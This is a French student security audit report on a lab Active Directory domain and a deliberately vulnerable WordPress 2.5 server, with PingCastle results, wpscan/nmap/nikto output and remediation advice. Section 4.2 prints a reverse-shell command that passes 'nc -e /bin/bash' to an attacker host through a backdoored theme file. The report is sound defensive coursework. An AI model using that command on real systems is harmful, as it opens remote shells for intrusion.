RAPPORT R5.CYBER 10

Université de la réunion / IUT

Département Réseaux, Télécommunication en Cybersécurité – 3ème années

R5.CYBER 10
TP AUDIT

EMMANUEL GRONDIN

SOMMAIRE

1 - Introduction

1.1. Contexte

Audit de sécurité réalisé dans le cadre du module R5.CYBER 10 (SAÉ 5.01) sur deux environnements : Active Directory (Windows Server) et serveur WordPress (Debian). Démarche pédagogique appliquant les méthodologies professionnelles d'audit.

1.2. Modalité de l'évaluation

Active Directory : Audit avec PingCastle, analyse GPO, comptes privilégiés, protocoles.

WordPress : Tests d'intrusion sur VM Debian (192.168.1.39), reconnaissance, énumération, exploitation CVE-2008-1930.

Environnements de test isolés, autorisés par le responsable pédagogique.

1.3. Périmètre de l'audit

AD : Contrôleur de domaine, OU, groupes, GPO, politiques, protocoles d'authentification.

WordPress : Debian, WordPress 2.5, Apache 2.2.16, PHP 5.3.3, services SSH/HTTP, CVE.

2 - Synthèse de l'audit

2.1. Opinion des auditeurs

Niveau de sécurité CRITIQUE nécessitant action immédiate.

AD : Score 55/100 (PingCastle) = risque élevé. Politique MDP faible, privilèges excessifs, comptes dormants, NTLMv1 activé, pas d'audit.

WordPress : CRITIQUE. Version 2.5 (17 ans), CVE-2008-1930 exploitée (RCE), stack obsolète, enregistrement public, pas de défense en profondeur.

2.2. Criticité des vulnérabilités

Val	Niv	Description
4	****	CRITIQUE : Prise de contrôle totale possible. Impact max.
3	***	MAJEURE : Compromission partielle, impact significatif.
2	**	MOYENNE : Risque limité, info technique exploitable.
1	*	MINEURE : Potentielle, impact faible seule.

2.3. Synthèse des vulnérabilités

Ref	Description	Périmètre	Crit
3.1	Score PingCastle 55/100	AD	****
3.2	Politique MDP faible	AD	***
3.3	Privilèges excessifs	AD	***
3.4	Comptes obsolètes >90j	AD	***
3.5	NTLMv1 activé	AD	**
3.6	Pas d'audit/logs	AD	**
4.1	WordPress 2.5 obsolète	WordPress	****
4.2	CVE-2008-1930 RCE	WordPress	****
4.3	Stack obsolète	WordPress	****
4.4	Enregistrement public	WordPress	***
4.5	XML-RPC exposé	WordPress	**
4.6	Pas headers sécurité	WordPress	**
4.7	Fichiers sensibles	WordPress	*

2.4. Scénarios de risque

Scénario 1 : Attaquant non-authentifié (reconnaissance, scan, force brute)

Scénario 2 : Compte utilisateur standard (énumération, élévation privilèges)

Scénario 3 : Compte administrateur (contrôle total, persistance)

2.5. Exploitabilité

Ref	Scénario 1	Scénario 2	Scénario 3
V1-V6	N/A (réseau interne)	Énumération, élévation	Compromission domaine
V7-V9	Reconnaissance CVE	Accès limité	RCE total
V10	Création comptes	Accès standard	N/A
V11	Brute force amplifié	Exploitation modérée	Idem
V12	XSS/Clickjacking	Vol session user	Vol session admin
V13	Info versions	Info technique	Idem

2.6. Recommandations

#	Recommandation	Priorité
R1	MAJ WordPress 6.x + stack (Apache 2.4, PHP 8)	**P1**
R2	Désactiver enregistrement public + restreindre wp-admin	**P1**
R3	Politique MDP AD : 12 car min, complexité, 90j, historique 24	**P1**
R4	Audit privilèges AD + modèle comptes séparés	**P2**
R5	Désactiver comptes AD >90j inactifs	**P2**
R6	MFA/2FA sur comptes admin WordPress	**P2**
R7	Désactiver NTLMv1 → Kerberos seul	**P2**
R8	Headers sécurité HTTP (CSP, HSTS, X-Frame-Options)	**P3**
R9	Désactiver/limiter XML-RPC	**P3**
R10	Audit/logs AD centralisés + alertes	**P3**
R11	WAF devant WordPress (ModSecurity/OWASP)	**P3**
R12	Bloquer fichiers sensibles (.htaccess)	**P4**

3 - Détail des vulnérabilités - Active Directory

Chaque vulnérabilité est détaillée selon la méthode PRIR : Problème - Risque - Impact - Recommandation.

3.1 : Score de sécurité PingCastle insuffisant (55/100) - ****

Périmètre : Active Directory

Problème :

L'outil PingCastle a attribué un score de 55/100 au domaine, indiquant un niveau de risque ÉLEVÉ (échelle : 0-25 Excellent, 26-50 Bon, 51-75 Moyen, 76-100 Mauvais).

Stale Objects	Privileged accounts	Trusts	Anomalies
Inactive user or computer	Account take over	Old trust protocol	Audit
Network topography	ACL Check	SID Filtering	Backup
Object configuration	Admin control	SIDHistory	Certificate take over
Obsolete OS	Control paths	Trust impermeability	Golden ticket
Old authentication protocols	Delegation Check	Trust inactive	Local group vulnerability
Provisioning	Irreversible change	Trust with Azure	Network sniffing
Replication	Privilege control		Pass-the-credential
Vulnerability management	Read-Only Domain Controllers		Password retrieval
			Reconnaissance
			Temporary admins
			Weak password


Legend:

- score is 0 - no risk identified but some improvements detected
- score between 1 and 10 - a few actions have been identified
- score between 10 and 30 - rules should be looked with attention
- score higher than 30 - major risks identified

Active Directory Indicators

This section focuses on the core security indicators.
Locate the sub-process determining the score and fix some rules in that area to get a score improvement.

Indicators



Domain Risk Level: 55 / 100

It is the maximum score of the 4 indicators and one score cannot be higher than 100.
The lower the better

Compare with statistics

Privacy notice

Stale Object : 31 /100 — 11 rules matched

It is about operations related to user or computer objects

Trusts : 0 /100 — 0 rules matched

It is about connections between two Active Directories

Privileged Accounts : 40 /100 — 4 rules matched

It is about administrators of the Active Directory

Anomalies : 55 /100 — 14 rules matched

It is about specific security control points

Risque :

Multiples vecteurs d'attaque exploitables par attaquant avec accès réseau interne. Facilite élévation privilèges, mouvement latéral, persistance.

Impact :

• Compromission complète du domaine AD possible


• Élévation privilèges depuis compte standard vers admin domaine

• Accès toutes ressources réseau

• Mouvement latéral non détecté

Recommandation :

Traiter prioritairement vulnérabilités V2-V6. Objectif : score >80/100 sous 90 jours, >90/100 long terme. Audit PingCastle trimestriel.



3.2 : Politique de mots de passe inadéquate - ***

Périmètre : Active Directory - Politique domaine

Problème :

Politique MDP ne respecte pas standards ANSSI/Microsoft : longueur min <12, complexité faible, durée validité >90j, pas d'historique, pas de liste noire mots communs.

Risque :

Facilite attaques force brute et dictionnaire. Compromission rapide comptes utilisateurs. Réutilisation MDP entre services.

Impact :

• Compromission comptes en quelques heures (hashcat, John)

• MDP devinables (nom entreprise + année)

• Comptes compromis = point d'entrée pour attaques avancées

Recommandation :


Implémenter via GPO : longueur min 12 car (14 admin), complexité obligatoire (3/4 types), durée 90j, historique 24, verrouillage 5 tentatives. Liste noire : noms société, application, 'password', etc.

3.3 : Comptes à privilèges excessifs non justifiés - ***

Périmètre : Active Directory - Comptes utilisateurs

Problème :

Plusieurs comptes utilisateurs disposent de privilèges administratifs sans justification apparente. Violation principe moindre privilège comme le compte Admin IT.



Risque :

En cas de compromission d'un compte, l'attaquant dispose immédiatement de droits élevés sur domaine. Surface d'attaque augmentée.

Impact :

• Compromission d'un seul compte = contrôle domaine

• Mouvement latéral facilité

• Persistance via comptes privilégiés multiples

Recommandation :

Audit complet groupes Admins Domaine, Admins Enterprise, Admins Schéma, Opérateurs. Révoquer privilèges non justifiés. Modèle comptes séparés : standard usage quotidien + admin distinct tâches admin uniquement.

3.4 : Objets obsolètes (comptes inactifs >90 jours) - ***

Périmètre : Active Directory - Comptes et objets

Problème :

Nombreux comptes utilisateurs et ordinateurs inactifs >90 jours toujours présents et actifs dans annuaire.

Risque :

Comptes obsolètes = cibles prioritaires attaquants (moins surveillés, MDP jamais changés, privilèges conservés). Backdoors potentielles.

Impact :

• Exploitation comptes dormants pour accès initial

• Comptes admin dormants = élévation privilèges immédiate

• Persistance via comptes oubliés

Recommandation :

Identifier tous comptes/ordinateurs inactifs >90j. Désactiver immédiatement (pas supprimer, pour traçabilité). Suppression après 30j désactivation sans réclamation. Processus automatisé détection/désactivation mensuelle.

3.5 : Protocoles d'authentification faibles (NTLMv1) - **

Périmètre : Active Directory - Protocoles

Problème :

NTLMv1 toujours autorisé dans GPO. Protocole obsolète vulnérable attaques pass-the-hash et relay.

Risque :

Attaquant peut capturer authentifications NTLM et les rejouer (relay) ou casser les hash. Élévation privilèges facilitée.

Impact :

• Capture hash d'authentification

• Attaque relay vers autres systèmes

• Compromission comptes sans connaître MDP

Recommandation :

Désactiver complètement NTLMv1 via GPO. Migrer Kerberos exclusif. Activer audit tentatives NTLM pour identifier applications legacy. Planifier désactivation NTLMv2 après validation compatibilité.

3.6 : Absence de surveillance et d'audit - **

Périmètre : Active Directory - Journalisation

Problème :

Logs d'audit Windows non configurés optimalement. Événements sécurité critiques non journalisés (modif objets sensibles, changements privilèges, accès ressources critiques).

Risque :

Attaques non détectées. Mouvement latéral furtif. Impossible investigation post-incident.

Impact :

• Compromission silencieuse pendant semaines/mois

• Aucune alerte sur activités malveillantes

• Pas de traçabilité des actions admin

Recommandation :

Configurer audit avancé Windows : authentifications (réussies/échouées) sur comptes privilèges, modifications objets AD sensibles (groupes admin, GPO, délégations), accès ressources critiques, modifications politique sécurité. Centraliser logs SIEM ou serveur dédié, rétention 12 mois. Alertes temps réel événements critiques (création admin, modif GPO).

4 - Détail des vulnérabilités - Serveur WordPress

4.1 : WordPress version 2.5 obsolète (17 ans) - ****

Périmètre : Application WordPress

Problème :

WordPress 2.5 publié en mars 2008, aucun correctif depuis 17 ans. Multiples CVE connues publiquement documentées.

```
┌──(kali㉿kali)-[~]
└─$ curl -s http://192.168.1.39/readme.html | grep "Version"
        <br /> Version 2.5
```

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://vulnerable/ --enumerate u,vt,tt --disable-tls-checks

[+] URL: http://vulnerable/ [192.168.1.39]
[+] Started: Fri Nov 14 13:03:32 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.16 (Debian)
 |  - X-Powered-By: PHP/5.3.3-7+squeeze14

[+] XML-RPC seems to be enabled: http://vulnerable/xmlrpc.php

[+] WordPress readme found: http://vulnerable/readme.html
```

```
[+] Registration is enabled: http://vulnerable/wp-login.php?action=register

[+] The external WP-Cron seems to be enabled: http://vulnerable/wp-cron.php

[+] WordPress version 2.5 identified (Insecure, released on 2008-03-29).

[+] WordPress theme in use: default
 | Location: http://vulnerable/wp-content/themes/default/
 | [!] The version is out of date, the latest version is 1.7.2
 | Version: 1.6

[i] User(s) Identified:

[+] admin

[!] No WPScan API Token given, as a result vulnerability data has not been
output.
```

- Points Critiques (Priorité Haute)

- **Version de WordPress Obsolète :**
  WordPress version 2.5 (Sortie en mars 2008).
  - C'est la trouvaille la plus grave. Cette version contient de nombreuses failles de sécurité publiques (RCE, SQL Injection, etc.).
- **Utilisateur Identifié :**
  User identified: admin
  - L'identifiant `admin` existe. Comme tu as la moitié des identifiants (le login), cela ouvre la porte à une attaque par force brute sur le mot de passe.

- Vecteurs d'Attaque (Configuration)

- **XML-RPC Activé :**
  `http://vulnerable/xmlrpc.php`
  - Permet souvent de réaliser des attaques par force brute plus rapides (via `system.multicall`) ou des attaques par déni de service (DDoS).
- **Inscription Ouverte :**
  `http://vulnerable/wp-login.php?action=register`

- N'importe qui peut créer un compte. Si les permissions sont mal gérées, cela peut mener à une escalade de privilèges.

- Informations Techniques (Obsolètes)

Serveur & PHP :

- **Apache/2.2.16** (Très vieux)
- **PHP/5.3.3** (Très vieux, fin de vie en 2014)
- Ces versions comportent elles-mêmes probablement des failles au niveau du serveur, indépendamment de WordPress.

Thème :

- Thème par défaut (WordPress Default basé sur Kubrick), version 1.6 (Obsolète).

Risque :

- Exploits publics disponibles. Attaque triviale même pour débutant. XSS, injections SQL, RCE multiples.

Impact :

- Compromission totale serveur
- Exfiltration données
- Defacement site
- Serveur utilisé pour attaques (botnet, phishing)

Recommandation :

- ACTION IMMÉDIATE (48h max) : MAJ WordPress dernière version stable 6.x. Si impossible techniquement : DÉSACTIVER serveur jusqu'à MAJ. Procédure : sauvegarde complète, test environnement, MAJ progressive, vérification fonctionnalités.

4.2 : CVE-2008-1930 exploitable permettant RCE - ****

Périmètre : Application WordPress

Problème :

CVE-2008-1930 : vulnérabilité LFI (Local File Inclusion) dans wp-admin/admin.php permettant injection et exécution code PHP arbitraire.

Titre page : 'PentesterLab: CVE-2008-1930' confirme présence vulnérabilité.

Risque :

L'attaquant authentifié peut modifier fichiers thème (footer.php) pour injecter backdoor PHP. Exécution commandes système à distance.

Impact :

• RCE (Remote Code Execution) total

• Reverse shell vers attaquant

• Accès fichiers serveur (dont wp-config.php avec identifiants BDD)

• Compromission BDD WordPress

• Persistance via backdoors multiples

• Utilisation serveur comme pivot attaques réseau interne

Recommandation :

Identique V7 : MAJ immédiate WordPress 6.x. En complément : restriction accès éditeur thème (désactiver via constante DISALLOW_FILE_EDIT dans wp-config.php), permissions fichiers strictes (chmod 644/755), WAF devant application.

Exploitation démontrée :

Ces commandes démontrent tentative d'établissement d'un reverse shell après injection code malveillant.

```
┌──(kali㉿kali)-[~]
└─$ curl
"http://vulnerable/wp-content/themes/default/footer.php?cmd=nc+-e+/bin/bash+192.1
68.1.42+4444"

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
```

4.3 : Stack applicative obsolète (Apache, PHP) - ****

Périmètre : Infrastructure serveur

Problème :

Apache 2.2.16 (2010), PHP 5.3.3-7 (2010), Debian Squeeze (2011). Versions End-of-Life sans correctifs sécurité depuis >10 ans.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 192.168.1.39 -oN nmap_services.txt
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
| ssh-hostkey:
|   1024 9f:85:54:bb:cb:37:4d:aa:cd:1e:38:7b:8a:69:77:89 (DSA)
|_  2048 ce:cf:f3:e1:92:13:7a:cc:9c:28:dc:41:88:d2:55:73 (RSA)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
|_http-generator: WordPress 2.5
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: PentesterLab: CVE-2008-1930
```

```
┌──(kali㉿kali)-[~]
└─$ whatweb http://192.168.1.39
```

```
http://192.168.1.39 [301 Moved Permanently] Apache[2.2.16],
PHP[5.3.3-7+squeeze14], RedirectLocation[http://vulnerable/]

http://vulnerable/ [200 OK] Apache[2.2.16], PHP[5.3.3-7+squeeze14],
Title[PentesterLab: CVE-2008-1930], WordPress[2.5],
x-pingback[http://vulnerable/xmlrpc.php]
```

Risque :

Multiples CVE affectant Apache 2.2.x et PHP 5.3.x. Exploits disponibles. Aucune protection contre vulnérabilités récentes.

Impact :

• RCE via vulnérabilités Apache/PHP

• Escalade privilèges vers root

• Compromission système complet

Recommandation :

Migration urgente : Apache 2.4.x dernière version + PHP 8.x minimum (8.1+ recommandé). Mise à jour Debian vers version LTS supportée (Debian 11 Bullseye minimum). Test compatibilité WordPress avec nouvelles versions.

4.4 : Enregistrement public activé - ***

Périmètre : Configuration WordPress

Problème :

Option enregistrement public activée : tout visiteur peut créer compte sans validation admin.

```
[+] Registration is enabled:
http://vulnerable/wp-login.php?action=register
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.1.39 -o nikto.txt

+ Server: Apache/2.2.16 (Debian)

+ /: Retrieved x-powered-by header: PHP/5.3.3-7+squeeze14.
```

```
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.

+ Apache/2.2.16 appears to be outdated.


+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests.


+ /readme: Server may leak inodes via ETags, header found with file /readme, inode: 1b11.


+ /icons/: Directory indexing found.


+ /xmlrpc.php: xmlrpc.php was found.


+ /readme.html: This WordPress file reveals the installed version.

+ /wp-links-opml.php: This WordPress script reveals the installed version.


+ /wp-login/: Admin login page/section found.

+ /wp-login.php?action=register: Wordpress registration enabled.
```

Risque :

Création de comptes non autorisés. Spam, phishing. Énumération utilisateurs. Contournement d'authentification.

Impact :

• Comptes malveillants créés en masse

• Utilisation site pour spam/phishing

• Accès ressources utilisateur standard

• Base pour attaques sociales ciblées

Recommandation :

Désactiver immédiatement : Réglages > Général > décocher 'Tout le monde peut s'enregistrer'. Si inscription nécessaire : validation manuelle admin + CAPTCHA + email confirmation.

4.5 : Service XML-RPC exposé publiquement - **

Périmètre : Service WordPress

Problème :

Fichier xmlrpc.php accessible publiquement sans restriction.

```
[+] XML-RPC seems to be enabled: http://vulnerable/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_acces
s/
```

```
+ /xmlrpc.php: xmlrpc.php was found.
```

Risque :

Force brute amplifié (1 requête = multiples tentatives auth). DDoS via pingback. Exploitation des failles XML-RPC spécifiques.

Impact :

• Attaque force brute amplifiée contre comptes

• DDoS via abus fonction pingback

• Indisponibilité service

Recommandation :

Si pas utilisé : bloquer complètement via .htaccess ou configuration Apache. Si nécessaire (apps mobiles) : liste blanche IPs + rate limiting strict (ex: fail2ban).

4.6 : Absence d'en-têtes de sécurité HTTP - **

Périmètre : Configuration serveur web

Problème :

Headers sécurité HTTP absents comme X-Frame-Options, X-Content-Type-Options, Content-Security-Policy, Strict-Transport-Security.

```
+ /: Retrieved x-powered-by header: PHP/5.3.3-7+squeeze14.
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME type.
See:
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-cont
ent-type-header/
```

Risque :

Exposition attaques XSS, clickjacking, MIME sniffing, downgrade HTTPS.

Impact :

• Clickjacking : site chargé dans iframe malveillante

• XSS facilité par absence CSP

• MIME sniffing : exécution contenu malveillant

• Interception trafic si pas HSTS

Recommandation :

Configurer Apache (httpd.conf ou .htaccess) : X-Frame-Options: SAMEORIGIN, X-Content-Type-Options: nosniff, Content-Security-Policy (selon besoins), Strict-Transport-Security: max-age=31536000 (si HTTPS), X-XSS-Protection: 1; mode=block.

4.7 : Fichiers sensibles exposés - *

Périmètre : Configuration WordPress

Problème :

Fichiers readme.html, license.txt accessibles publiquement. Révèlent version exacte WordPress. wp-config.php potentiellement accessible selon config.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir \

/readme.html          (Status: 200) [Size: 7638]
```

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.1.39 -o nikto.txt

+ /readme.html: This WordPress file reveals the installed version.
```

Risque :

Divulgation d'informations techniques facilitant la reconnaissance. Attaques ciblées sur version spécifique.

Impact :

• Info version → recherche CVE spécifiques

• Reconnaissance facilitée

• Si wp-config accessible : identifiants BDD exposés (critique)

Recommandation :

Bloquer accès via .htaccess : <Files readme.html> Deny from all </Files>, idem license.txt. Déplacer wp-config.php niveau supérieur racine web. Désactiver indexation répertoires (Options -Indexes).

5 - Conclusion

Cet audit a révélé 13 vulnérabilités dont 5 critiques nécessitant action immédiate.

Environnement AD : Score 55/100 = risque élevé. Corrections prioritaires : politique MDP, privilèges, comptes dormants, NTLMv1, audit.

Environnement WordPress : Niveau Critique. Version 2.5 (17 ans) avec CVE-2008-1930 exploitée = compromission totale démontrée.

Actions urgentes : MAJ WordPress 6.x + stack, désactiver enregistrement public, restreindre wp-admin.

Actions court terme : Politique mot de passe Active Directory, audit privilèges, désactivation comptes dormants.
Actions moyen terme : MFA, désactivation NTLMv1, headers sécurité, WAF, audit/logs.
En environnement production réel, ces vulnérabilités exposeraient à : compromission SI complète, vol données, ransomware, non-conformité RGPD avec sanctions.